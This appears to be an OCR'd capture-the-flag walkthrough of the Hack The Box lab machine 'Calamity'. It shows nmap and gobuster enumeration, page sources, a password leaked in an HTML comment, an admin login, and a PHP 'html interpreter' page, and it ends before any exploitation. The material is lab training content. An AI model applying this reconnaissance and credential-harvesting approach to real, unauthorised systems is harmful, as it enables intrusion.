



calamity

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity]
└─# nmap -sC -sV -oA nmap/calamity 10.10.10.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 16:48 EDT
Nmap scan report for 10.10.10.27
Host is up (0.079s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:46:31:9c:b5:71:c5:96:91:7d:e4:63:16:f9:59:a2 (RSA)
|   256 10:c4:09:b9:48:f1:8c:45:26:ca:f6:e1:c2:dc:36:b9 (ECDSA)
|_  256 a8:bf:dd:c0:71:36:a8:2a:1b:ea:3f:ef:66:99:39:75 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Brotherhood Software
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds
```




10.10.10.27/robots.txt
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Not Found
The requested URL /robots.txt was not found on this server.
Apache/2.4.18 (Ubuntu) Server at 10.10.10.27 Port 80


10.10.10.27/admin
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Not Found
The requested URL /admin was not found on this server.
Apache/2.4.18 (Ubuntu) Server at 10.10.10.27 Port 80



view-source:http://10.10.10.27/
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
<html>
<head>
<title>Brotherhood Software</title>
</head>
<body background="bg.png">


<h1 style="color:red">Brotherhood Software - writing security related software since 2009</h1>
<!-- and bad at html and design since forever -->


this e-store is under development !Haven't done much yet because we put a lot of time on our pro-products <!-- liiiieeesss -->^_^ ...but it will soon be operating


</body>
</html>


```
┌──(root💀kali)-[/Documents/htb/boxes/calamity]
└─# gobuster dir -u http://10.10.10.27 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html -t 25 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.27
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
2021/05/14 16:53:07 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.27/uploads/]
/index.html           (Status: 200) [Size: 514]
/admin.php            (Status: 200) [Size: 451]
/server-status        (Status: 403) [Size: 299]
```








view-source:http://10.10.10.27/admin.php
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
1 <html><body>
2
3 <form method="post">
4 Password: <input type="text" name="user">
5 Username: <input type="password" name="pass">
6 <input type="submit" value="Log in to the powerful administrator page">
7
8 </form>
9 </body></html>
10
<!-- password is:skoupidotenekes-->
it's stupid a know
admin:skoupidotenekes
10.10.10.27/admin.php
110%
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
TADAA IT HAS NOTHING
what were you waiting for dude ?you know I aint finished creating
xalvas,the boss said I am a piece of shit and that I dont take my job seriously...but when all this is set up...Ima ask for double the money just cauz he insulted me
Maybe he's still angry at me deleting the DB on the previous site...he should keep backups man !
anyway I made an html interpreter to work on my php skills ! It wasn't easy I assure you...I'm just a P-R-O on PHP !!!!!!!!!
access in here is like 99% secure ,but even if that 1% reaches this page ,there's nothing they can do !
html is super-harmless to our system! Try writing some simple stuff ...and see how difficult my job is and how underpaid I am
Your HTML:
SHOW ME DA PAGE



